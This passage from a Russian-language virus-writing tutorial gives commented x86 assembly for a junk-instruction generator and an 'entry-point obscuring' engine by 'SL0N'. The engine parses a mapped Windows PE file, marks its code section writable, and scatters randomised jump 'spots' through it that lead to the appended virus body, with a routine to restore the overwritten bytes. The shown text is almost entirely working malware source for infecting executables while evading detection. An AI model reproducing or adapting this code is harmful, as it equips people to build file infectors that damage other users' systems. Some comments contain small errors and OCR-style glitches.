add dl,al ; Добавляем к dl - al
call free_reg ; Вызываем подпрограмму
; получения свободных
; регистров
add al,dl ; Добавляем к al - dl
stosb ; И кладём al в буфер
call random32 ; Генерируем случайное
stosd ; число и кладём его в буфер
; В итоге у нас получается
; случайно выбранная
; инструкции ADD:
; .....
; add eax,12345678
; or ebp,00056800
; .....
sub ecx,6 ; Уменьшаем счётчик на 5
ret ; Возврат из подпрограммы
;-----;

```

```

instr_lea:
    cmp cl,6                ; Если длина генерируемой
    jl one_byte             ; инструкции меньше 6, то
                             ; мы переходим на генерацию
                             ; однобайтовых инструкций
    mov al,8dh              ; Кладём в al - 8dh
    stosb                   ; И помещаем al в буфер
    mov dl,08h              ; Кладём в dl - 08h
    call free_reg           ; Вызываем подпрограмму
                             ; получения свободных
                             ; регистров
    mul dl                  ; Добавляем к al - dl
    add al,5                ; Добавляем к al - 5
    stosb                   ; И кладём al в буфер
    call random32           ; Генерируем случайное
    stosd                   ; число
                             ; В итоге у нас получается
                             ; случайно выбранная
                             ; инструкции LEA:
                             ; .....
                             ; lea eax,[12345678]
                             ; lea ebp,[00056800]
                             ; .....
    sub ecx,6               ; Уменьшаем счётчик на 6
    ret                     ; Возврат из подпрограммы
;-----;
instr_cl:
    cmp cl,6                ; Если длина генерируемой
    jl one_byte             ; инструкции меньше 6, то
                             ; мы переходим на генерацию
                             ; однобайтовых инструкций
    mov al,0e8h             ; Кладём в al - e8h
    stosb                   ; И помещаем al в буфер
    xor eax,eax             ; Обнуляем eax и помещаем
    stosd                   ; его в буфер
    call free_reg           ; Вызываем подпрограмму
                             ; получения свободных
                             ; регистров
    add al,58h              ; Добавляем к al - 8
    stosb                   ; И опять кладём al в буфер
                             ; В итоге у нас получается
                             ; случайно выбранная
                             ; инструкции CALL:
                             ; .....
                             ; call $+5
                             ; pop eax
                             ; .....
    sub ecx,6               ; Уменьшаем счётчик на 6
    ret                     ; Возврат из подпрограммы
;-----;
instr_shl:
    cmp cl,3                ; Если длина генерируемой
    jl one_byte             ; инструкции меньше 3, то
                             ; мы переходим на генерацию
                             ; однобайтовых инструкций
    mov al,0c1h             ; Кладём в al - 0c1h
    stosb                   ; И помещаем al в буфер
    mov eax,6               ; Генерируем случайное число
    call brandom32          ; в диапазоне 0..5
    shl eax,3               ; Умножаем его на 8
    add al,0c0h             ; Добавляем к нему - 0c0h
    mov dl,al               ; Помещаем в dl - al
    call free_reg           ; Вызываем подпрограмму
                             ; получения свободных
                             ; регистров
    add al,dl               ; Добавляем к al - dl
    stosb                   ; И помещаем al в буфер
    mov eax,256             ; Генерируем случайное число
    call brandom32          ; в диапазоне 0..255
    stosb                   ; И кладём его в буфер
                             ; В итоге у нас получается

```



```

        ; случайно выбранная
        ; инструкции SHL,ROL, ...:
        ; .....
        ; ror          eax,78
        ; shl          ebp,04
        ; .....
sub ecx,3          ; Уменьшаем счётчик на 2
ret               ; Возврат из подпрограммы
;-----;
instr_a32:
cmp cl,3          ; Если длина генерируемой
jnl one_byte      ; инструкции меньше 3, то
                  ; мы переходим на генерацию
                  ; однобайтовых инструкций
mov al,0fh        ; Кладём в al - 0fh
stosb             ; И помещаем al в буфер
lea esi,[ebp+three_byte_opcode]; Кладём в esi указатель на
                  ; таблицу частей 3-х байтных
                  ; инструкций
mov eax,14        ; Генерируем случайное число
call brandom32    ; в диапазоне 0..13
add esi,eax       ; Прибавляем к esi - eax
movsb            ; Перемещаем байт в буфер
mov dl,0c0h       ; Кладём в dl - 0c0h
call free_reg     ; Вызываем подпрограмму
                  ; получения свободных
                  ; регистров
shl eax,3         ; Умножаем eax на 8
add dl,al         ; Добавляем к dl - al
call free_reg     ; Вызываем подпрограмму
                  ; получения свободных
                  ; регистров
add al,dl         ; Добавляем к al - dl
stosb            ; И помещаем al в буфер
                  ; В итоге у нас получается
                  ; случайно выбранная
                  ; инструкции XADD,IMUL, ...:
                  ; .....
                  ; xadd          eax,eax
                  ; imul          ebp,ecx
                  ; .....
sub ecx,3         ; Уменьшаем счётчик на 3
ret               ; Возврат из подпрограммы
;-----;
instr_xchg:
cmp cl,2          ; Если длина генерируемой
jnl one_byte      ; инструкции меньше 2, то
                  ; мы переходим на генерацию
                  ; однобайтовых инструкций
mov al,087h       ; Кладём в al - 087h
stosb            ; И помещаем al в буфер
mov dl,0c0h       ; Кладём в dl - 0c0h
call free_reg     ; Вызываем подпрограмму
                  ; получения свободных
                  ; регистров
shl eax,3         ; Умножаем eax на 8
add dl,al         ; Добавляем к dl - al
call free_reg     ; Вызываем подпрограмму
                  ; получения свободных
                  ; регистров
add al,dl         ; Добавляем к al - dl
stosb            ; И помещаем al в буфер
                  ; В итоге у нас получается
                  ; случайно выбранная
                  ; инструкции XCHG:
                  ; .....
                  ; xchg          eax,eax
                  ; xchg          ebp,ecx
                  ; .....
sub ecx,2         ; Уменьшаем счётчик на 2
ret               ; Возврат из подпрограммы

```

```

;-----;
instr_a16:
    cmp cl,4                ; Если длина генерируемой
    jl one_byte             ; инструкции меньше 4, то
                            ; мы переходим на генерацию
                            ; однобайтовых инструкций
    mov al,066h              ; Кладём в al - 066h
    stosb                   ; И помещаем al в буфер
    mov dl,0b8h              ; Помещаем в dl - 0b8h
    call free_reg            ; Вызываем подпрограмму
                            ; получения свободных
                            ; регистров
    add al,dl                ; Добавляем к al - dl
    stosb                   ; И помещаем al в буфер
    mov eax,0ffffh           ; Генерируем случайное число
    call brandom32           ; в диапазоне 0..65534
    stosw                   ; И помещаем его в буфер
                            ; В итоге у нас получается
                            ; случайно выбранная
                            ; инструкции MOV:
                            ; .....
                            ; mov     ax,3452
                            ; mov     bp,1234
                            ; .....
    sub ecx,4                ; Уменьшаем счётчик на 4
    ret                      ; Возврат из подпрограммы
;-----;
one_byte:
    mov eax,3                ; Генерируем случайное число
    call brandom32           ; в диапазоне 0..2

    cmp al,1                 ; Если число = 1, то
    je instr_inc             ; генерируем инструкцию INC

    cmp al,2                 ; Если число = 2, то
    je instr_dec             ; генерируем инструкцию DEC

    lea esi,[ebp+one_byte_opcode] ; Кладём в esi указатель на
                            ; таблицу однобайтных
                            ; инструкций
    mov eax,8                ; Генерируем случайное число
    call brandom32           ; в диапазоне 0..7
    add esi,eax              ; Прибавляем к esi - eax
    test ecx,ecx             ; Если длина инструкции = 0,
    jz landing               ; тогда переходим на конец
    movsb                   ; Помещаем инструкцию
                            ; из таблицы в буфер
                            ; В итоге у нас получается
                            ; случайно выбранная
                            ; инструкция из таблицы:
                            ; .....
                            ; cld
                            ; por
                            ; .....
    dec ecx                  ; Уменьшаем ecx на единицу
    ret                      ; Возврат из подпрограммы
;-----;
instr_inc:
    call free_reg            ; Вызываем подпрограмму
                            ; получения свободных
                            ; регистров
    add al,40h               ; Добавляем к al - 40h
    test ecx,ecx             ; Если длина инструкции = 0,
    jz landing               ; тогда переходим на конец
    stosb                   ; Помещаем al в буфер
                            ; В итоге у нас получается
                            ; случайно выбранная
                            ; инструкции INC:
                            ; .....
                            ; inc     eax
                            ; inc     ebp

```

```

; .....
dec ecx          ; Уменьшаем ecx на единицу
ret              ; Возврат из подпрограммы
;-----;
instr_dec:
call free_reg    ; Вызываем подпрограмму
                  ; получения свободных
                  ; регистров
add al,48h       ; Добавляем к al - 40h
test ecx,ecx     ; Если длина инструкции = 0,
jz landing       ; тогда переходим на конец
stosb            ; Помещаем al в буфер
; В итоге у нас получается
; случайно выбранная
; инструкции DEC:
; .....
; dec          eax
; dec          ebp
; .....
dec ecx          ; Уменьшаем ecx на единицу
ret              ; Возврат из подпрограммы
;-----;
landing:
add esp,4        ; Выталкиваем их стэка уже
pop ebx          ; не нужный адрес возврата
pop ebp          ;
pop esi          ; Восстанавливаем регистры
pop ecx          ; из стэка.
pop edx          ;
ret              ; Возврат из подпрограммы
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
;      FREE REGISTER SUBROUTINE          ;
;-----;
;      [ IN ]          ;
;
;      NO INPUT IN SUBROUTINE          ;
;-----;
;      [ OUT ]          ;
;
;      FREE REGISTER -> EAX          ;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
free_reg:
; Подпрограмма получения
; свободного регистра

push edx ecx     ; Сохраняем в стэке edx, ecx
another:
call rnd_reg     ; Получаем случайный регистр
cmp al,bh        ; Свободный регистр не может
je another       ; быть таким как reg1
cmp al,bl        ; Свободный регистр не может
je another       ; быть таким как reg1
cmp al,0000100b  ; Используем все регистры
je another       ; кроме esp

pop ecx edx      ; Восстанавливаем ecx, edx
ret              ; Возврат из подпрограммы
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
;      RANDOM REGISTER SUBROUTINE          ;
;-----;
;      [ IN ]          ;
;
;      NO INPUT IN SUBROUTINE          ;
;-----;
;      [ OUT ]          ;
;
;      RANDOM REGISTER -> EAX          ;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
rnd_reg:
; Подпрограмма получения
; случайного регистра

```

```

mov eax,8                ; Получаем случайное число
call brandom32            ; в диапазоне 0..7
ret                      ; Возврат из подпрограммы
;-----;
mega_table:
dw instr_x87 -delta_offset ;
dw instr_movr -delta_offset ;
dw instr_push -delta_offset ;
dw instr_shl -delta_offset ;
dw instr_cmp -delta_offset ;
dw instr_xor -delta_offset ;
dw one_byte -delta_offset ;
dw instr_movc -delta_offset ;
dw instr_je -delta_offset ; Таблица относительных
dw instr_je2 -delta_offset ; смещений от метки
dw instr_l32 -delta_offset ; delta_offset
dw instr_jump -delta_offset ;
dw instr_lea -delta_offset ;
dw instr_test -delta_offset ;
dw instr_not -delta_offset ;
dw instr_xchg -delta_offset ;
dw instr_a32 -delta_offset ;
dw instr_a16 -delta_offset ;
dw instr_cl -delta_offset ;
;-----;
one_byte_opcode:
std ;
cld ; Таблица однобайтовых
nop ; инструкций
clc ;
stc ;
cmc ;
db 0f2h ; rep
db 0f3h ; repnz
;-----;
three_byte_opcode:
db 0a3h,0abh,0adh,0b3h,0bbh,0bdh,0bfh ; Таблица трёхбайтовых
db 0b6h,0b7h,0beh,0afh,0bch,0c1h,0bdh ; инструкций
;-----;

```

Теперь мы готовы перейти к листингу нашего мотора:

```

;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
; [SIMPLE EPO TECHNIQUE ENGINE V. 0.1] ;
; ;
; ##### ;
; ##### ;
; ## ## ## ## ## ;
; ##### ## ## ## ;
; ##### ## ## ## ;
; ## ## ## ## ## ;
; ##### ## ## ## ;
; ##### ## ## ## ;
; ;
; FOR MS WINDOWS ;
; ;
; BY SL0N ;
;-----;
; MANUAL: ;
; ADDRESS OF MAPPED FILE -> EDX ;
; ;
; CALL EPO ;
;-----;
; MANUAL FOR RESTORE: ;
; CALL RESTORE ;
; ;
; ENTRY POINT -> EBX ;
;-----;
; (+) DO NOT USE WIN API ;
; (+) EASY TO USE ;
; (+) GENERATE GARBAGE INSTRUCTIONS (1,2,3,4,5,6 BYTES) ;

```

```

; (+) USE X87 INSTRUCTIONS ;
; (+) RANDOM NUMBER OF SPOTS ;
; (+) MUTABLE SPOTS ;
; (+) RANDOM LENGTH OF JUMP ;
;-----;
еро:
    push esi edi ; Сохраняем в стэке esi
                    ; и edi
    mov [ebp+map_address],edx ; Сохраняем адрес файла в
                                ; памяти
    call get_head ; Получаем PE заголовок
                    ;
    call search_eip ; Вычисляем новую точку
                    ; входа
    call find_code ; Ищем начало кода в этом
                    ; файле
    call spots ; Помещаем туда переход
                    ; на вирус
    pop edi esi ; Восстанавливаем из стэка
                    ; edi и esi
    ret ; Выходим из подпрограммы
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
; PE HEADER SUBROUTINE ;
;-----;
; [ IN ] ;
; ;
; FILE IN MEMORY -> EDX ;
;-----;
; [ OUT ] ;
; ;
; NO OUTPUT IN SUBROUTINE ;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;

get_head:
    ; Подпрограмма получения
                                ; PE заголовка

    pusha ; Сохраняем всё в стэке

    mov ebx,[edx + 3ch] ;
    add ebx,edx ;
                    ;
    mov [ebp + PE_header],ebx ; сохраняем PE заголовок
    mov esi,ebx ;
    mov edi,esi ;
    mov ebx,[esi + 28h] ;
    mov [ebp + old_eip],ebx ; Сохраняем старую точку
                    ; входа (eip)
    mov ebx,[esi + 34h] ;
    mov [ebp + image_base],ebx ; Сохраняем
                                ; виртуальный адрес
                                ; начала программы
    popa ; Вынимаем всё из стэка
    ret ; Выходим из подпрограммы
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
; NEW ENTRY POINT SUBROUTINE ;
;-----;
; [ IN ] ;
; ;
; NO INPUT IN SUBROUTINE ;
;-----;
; [ OUT ] ;
; ;
; NO OUTPUT IN SUBROUTINE ;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
search_eip:
    ; Подпрограмма вычисления
                                ; новой точки входа

    pusha ; Сохраняем всё в стэке
    mov esi,[ebp+PE_header] ; Кладём в esi указатель

```

```

; На PE заголовок
mov ebx,[esi + 74h] ;
shl ebx,3 ;
xor eax,eax ;
mov ax,word ptr [esi + 6h] ; Количество объектов
dec eax ; (нам нужен последний-1
mov ecx,28h ; заголовок секции)
mul ecx ; * размер заголовка
add esi,78h ; теперь esi указывает
add esi,ebx ; на начало последнего
add esi,eax ; заголовка секции

mov eax,[esi+0ch] ;
add eax,[esi+10h] ; Сохраняем новую точку
mov [ebp+new_eip],eax ; входа

пора ; Вынимаем всё из стека

ret ; Выходим из подпрограммы
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
; FIND START OF CODE SUBROUTINE ;
;-----;
; [ IN ] ;
; ;
; NO INPUT IN SUBROUTINE ;
;-----;
; [ OUT ] ;
; ;
; NO OUTPUT IN SUBROUTINE ;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
find_code:
; Подпрограмма поиска начала
; кода

mov esi,[ebp+PE_header] ; Кладём в esi указатель
; На PE заголовок

mov ebx,[esi + 74h] ;
shl ebx,3 ; Получаем
xor eax,eax ;
mov ax,word ptr [esi + 6h] ; Количество объектов
find2:
mov esi,edi ;
dec eax ;
push eax ; (нам нужен последний-1
mov ecx,28h ; заголовок секции)
mul ecx ; * размер заголовка
add esi,78h ; теперь esi указывает на
add esi,ebx ; начало последнего
; заголовка
add esi,eax ; секции
mov eax,[ebp+old_eip] ; В eax ложим точку входа
mov edx,[esi+0ch] ; В edx адрес куда будет
; мапиться
; текущая секция
cmp edx,eax ; Проверяем
pop eax ; Вынимаем из стека eax
jg find2 ; Если больше ищем дальше
add edx,[esi+08h] ; Добавляем виртуальный
; размер секции
cmp edx,[ebp+old_eip] ; Проверяем
jl find2 ; Если меньше ищем дальше

mov edx,[esi+0ch] ; Далее вычисляем
; физическое
mov eax,[ebp+old_eip] ; смещение кода в файле
sub eax,edx ;
add eax,[esi+14h] ;
add eax,[ebp+map_address] ; И потом добавляем базу
; памяти
mov [ebp+start_code],eax ; Сохраняем начало кода

```

```

        or [esi + 24h],00000020h or 20000000h or 80000000h
; Меняем атрибуты
; кодовой секции

mov eax,[esi+08]          ; Вычисляем размер
sub eax,[ebp+old_eip]     ; той части кодовой секции,
mov edx,[esi+10h]         ; где можно размещать
sub edx,eax               ; пятна
mov [ebp+size_for_spot],edx ;

ret                        ; Возврат из процедуры

;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
;                               SPOTS GENERATION SUBROUTINE                               ;
;-----;
;           [ IN ]           ;
;
;                               NO INPUT IN SUBROUTINE                               ;
;-----;
;           [ OUT ]           ;
;
;                               NO OUTPUT IN SUBROUTINE                               ;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
spots:
        ; Подпрограмма генерации
        ; пятен

mov ecx,1                  ; Кладём в ecx единицу
                           ;
call reset                 ; Подготавливаем данные
call num_spots             ; Генерируем случайное число
                           ; это будет кол-во пятен

tred:
call save_bytes           ; Сохраняем затираемы байты
call gen_spot             ; Генерируем пятно

inc ecx                   ; Увеличиваем ecx на единицу
cmp ecx,[ebp+n_spots]     ; Все пятна сгенерированы
jne tred                  ; Если нет, то генерируем

call save_bytes           ; Сохраняем последние байты
call gen_final_spot       ; И генерируем последнее
                           ; пятно

ret                        ; Возврат из процедуры
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
;                               SPOT GENERATION SUBROUTINE                               ;
;-----;
;           [ IN ]           ;
;
;                               NO INPUT IN SUBROUTINE                               ;
;-----;
;           [ OUT ]           ;
;
;                               NO OUTPUT IN SUBROUTINE                               ;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
gen_spot:
        ; Подпрограмма генерации
        ; одного пятна

push eax ecx              ; Сохраняем eax и ecx

call len_sp JMP           ; Получаем случайную длину
xchg eax,ebx              ; прыжка пятна

call testing              ; Проверяем, чтобы пятно
jc quit2                  ; не выходило за кодовую
                           ; секцию

push ebx
xor bx,bx
dec bx
mov ecx,[ebp+num1]        ; Генерируем первую партию

```

```

call garbage                ; мусора
pop ebx

mov al,0e9h                ;
stosb                      ;
mov eax,0                  ; Генерируем jmp
add eax,ebx                ;
add eax,ecx                ;
stosd                      ;

push ebx
xor bx,bx
dec bx
mov ecx,[ebp+num2]         ; Генерируем вторую партию
call garbage               ; мусора
pop ebx

sub edi,[ebp+num2]         ;
add edi,[ebp+num1]         ; Корректируем edi
add edi,ebx                ;
quit2:
pop ecx eax                ; Восстанавливаем ecx и eax

ret                        ; Возврат из подпрограммы
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
;                               LAST SPOT GENERATION SUBROUTINE                ;
;-----;
;           [ IN ]                ;
;                               ;
;                               NO INPUT IN SUBROUTINE                ;
;-----;
;           [ OUT ]                ;
;                               ;
;           NO OUTPUT IN SUBROUTINE                ;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
gen_final_spot:
                                ; Подпрограмма генерации
                                ; финального пятна

push eax ecx                ; Сохраняем eax и ecx

jc not_big                 ; Если длина не превышает
inc [ebp+n_spots]           ; размера кодовой секции, то
not_big:                    ; Увеличим кол-во пятен
mov ecx,[ebp+num1]         ; Генерируем мусорные
call garbage               ; инструкции

push edi                   ; Сохраняем edi
sub edi,[ebp+start_code]   ; Подготавливаем длину jmp'a
mov ebx,edi                ; для последнего пятна
pop edi                    ; Восстанавливаем edi

mov al,0e9h                ;
stosb                      ;
mov eax,0                  ;
sub eax,5                  ; Генерируем финальное
sub eax,ebx                ; пятно
add eax,[ebp+new_eip]      ;
sub eax,[ebp+old_eip]      ;
stosd                      ;

mov ecx,[ebp+num2]         ; Генерируем вторую партию
call garbage               ; мусорных инструкций

pop ecx eax                ; Восстанавливаем ecx и eax
ret                        ; Возврат из подпрограммы
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
;                               SPOTS GENERATION SUBROUTINE                ;
;-----;
;           [ IN ]                ;
;                               ;

```



```

;                                ADDRESS OF SAVING BYTES -> EDI                                ;
;                                QUANTITY OF BYTES      -> EBX                                ;
;-----
;                                [ OUT ]                                ;
;                                ;                                ;
;                                NO OUTPUT IN SUBROUTINE                ;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
save_bytes:
; Подпрограмма сохранения
; заменяемых байт

        pusha                    ; Сохраняем всё в стэке
call length1                    ; Генерируем длины мусорных
                                ; инструкций
mov ebx,[ebp+num1]              ; Помещаем в ebx первую
add ebx,[ebp+num2]              ; и вторую длины
add ebx,5                       ; Добавляем к ebx - 5

mov esi,edi                    ; Сохраняем в буфере с
mov edi,[ebp+pointer]          ; начала смещение в памяти
mov eax,esi                    ; на сохраняемые байты
stosd                          ;
mov ecx,ebx                    ; После этого сохраняем в
mov eax,ecx                    ; буфере кол-во сохраняемых
stosd                          ; байт

rep movsb                      ; И в самом конце сохраняем
mov [ebp+pointer],edi          ; в буфере сами байты
                                ;
popa                            ; Вынимаем всё из стэка
ret                            ; Возврат из подпрограммы
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
;                                RESTORE SUBROUTINE                                ;
;-----
;                                [ IN ]                                ;
;                                ;                                ;
;                                NO INPUT IN SUBROUTINE                ;
;-----
;                                [ OUT ]                                ;
;                                ;                                ;
;                                OLD ENTRY POINT -> EBX                ;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
restore:
; Подпрограмма
; восстановления сохранённых
; байт

cld                            ; Поиск вперёд
lea esi,[ebp+rest_bytes]       ; В esi указатель на буфер
mov edx,1                      ; В edx кладем - 1
not_enough:
mov edi,[ebp+old_eip]          ; В edi загружаем точку
add edi,[ebp+image_base]       ; входа
mov ebx,edi                    ; Сохраняем edi в ebx
lodsd                          ; В eax старое смещение
                                ; байт в памяти
sub eax,[ebp+start_code]       ; Отнимаем смещение начала
                                ; кода и добавляем
add edi,eax                    ; точку входа
lodsd                          ; Загружаем в eax кол-во
mov ecx,eax                    ; байт и кладем их в ecx
rep movsb                      ; Перемещаем оригинальные
                                ; байты на старое место
inc edx                        ; Переходим к следующему
cmp edx,[ebp+n_spots]          ; пятну
jl not_enough                  ; если не все пятна вернули,
                                ; то восстанавливаем дальше

quit:
ret                            ; Возврат из процедуры
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
;                                LENGTH SPOT GENERATION SUBROUTINE                ;

```

```

;-----;
;           [ IN ]           ;
;                               ;
;                               ;
;           NO INPUT IN SUBROUTINE           ;
;-----;
;           [ OUT ]           ;
;                               ;
;           NO OUTPUT IN SUBROUTINE           ;
;-----;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
length1:
    ; Подпрограмма генерации
    ; длин мусорных инструкций
    mov eax,20 ;
    call brandom32 ; Генерируем случайное число
    test eax,eax ; в диапазоне 1..19
    jz length1 ;

    mov [ebp+num1],eax ; Сохраняем его в переменную
rand2:
    mov eax,20 ;
    call brandom32 ; Генерируем случайное число
    test eax,eax ; в диапазоне 1..19
    jz rand2 ;

    mov [ebp+num2],eax ; Сохраняем его в вторую
                        ; переменную
    ret ; Возврат из процедуры
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
;           RESET SUBROUTINE           ;
;-----;
;           [ IN ]           ;
;                               ;
;                               ;
;           NO INPUT IN SUBROUTINE           ;
;-----;
;           [ OUT ]           ;
;                               ;
;           NO OUTPUT IN SUBROUTINE           ;
;-----;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
reset:
    ; Подпрограмма инициализации
    ; переменных
    mov edi,[ebp+start_code] ;
    ;
    push esi ; Инициализируем переменные
    lea esi,[ebp+rest_bytes] ;
    mov [ebp+pointer],esi ;
    pop esi ;

    ret ; Возврат из процедуры
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
;           SPOT JUMP LENGTH GENERATION SUBROUTINE           ;
;-----;
;           [ IN ]           ;
;                               ;
;                               ;
;           NO INPUT IN SUBROUTINE           ;
;-----;
;           [ OUT ]           ;
;                               ;
;           ;

;           LENGTH OF SPOT JUMP -> EAX           ;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
len_sp_jump:
    ; Подпрограмма генерации
    ; длины прыжка

    mov eax,150 ;
    call brandom32 ; Генерируем случайное число
    cmp eax,45 ; в диапазоне 45..149
    jle len_sp_jump ;

    ret ; Возврат из процедуры

```

```

;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
;          SPOTS NUMBER GENERATION SUBROUTINE          ;
;-----;
;          [ IN ]          ;
;
;          NO INPUT IN SUBROUTINE          ;
;-----;
;          [ OUT ]          ;
;
;          NO OUTPUT IN SUBROUTINE          ;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
num_spots:
; Подпрограмма генерации
; количества пятен

pusha          ; Сохраняем всё в стэке

mov eax,40          ; Генерируем случайное число
call brandom32      ; в диапазоне 1..40
inc eax          ; И сохраняем его в
mov [ebp+n_spots],eax ; переменной

popa          ; Вынимаем всё из стэка
ret          ; Возврат из процедуры
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
;          TESTING SUBROUTINE          ;
;-----;
;          [ IN ]          ;
;
;          NO INPUT IN SUBROUTINE          ;
;-----;
;          [ OUT ]          ;
;
;          CARRY FLAG          ;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
testing:
; Подпрограмма проверки
; попадания в границу секции

push edi eax      ; Сохраняем edi eax в стэке

add edi,[ebp+num1] ; Добавим к edi 1-ую длину
; мусорных инструкций
add edi,[ebp+num2] ; После этого добавим 2-ую
add edi,300        ; И добавим число в которое
; входит максимальный размер
; пятна + длина его прыжка
mov eax,[ebp+size_for_spot] ; В eax загрузим размер
; места для пятен и смещение
add eax,[ebp+start_code] ; в памяти точки входа

cmp edi,eax      ; Сравним eax и edi
clc          ; Сбросим carry флаг
jl m_space      ; Если edi меньше, то все
; хорошо
mov [ebp+n_spots],ecx ; Если нет, то мы уменьшаем
inc [ebp+n_spots] ; количество пятен и
stc          ; устанавливаем carry флаг
m_space:
pop eax edi      ; Вынимаем eax и edi
ret          ; Возврат из процедуры
;-----;
pointer dd 0      ;
n_spots dd 0      ;
;
num1 dd 0          ;
num2 dd 0          ;
;
;          ; Данные необходимые для
PE_header dd 0      ; работы мотора
old_eip dd 0        ;
image_base dd 0      ;

```


```

start_code dd 0 ;
new_eip dd 0 ;
map_address dd 0 ;
size_for_spot dd 0 ;
rest_bytes: db 2100 dup (?) ;
;-----;

```

В качестве параметра данному мотору передаётся адрес файла в памяти (**MapViewOfFile**). Для восстановления оригинальных байт используется подпрограмма **restore**. Данная подпрограмма в качестве результата возвращает адрес начала программы в регистре **ebx**.

Рассмотрим примерную схему работы мотора:



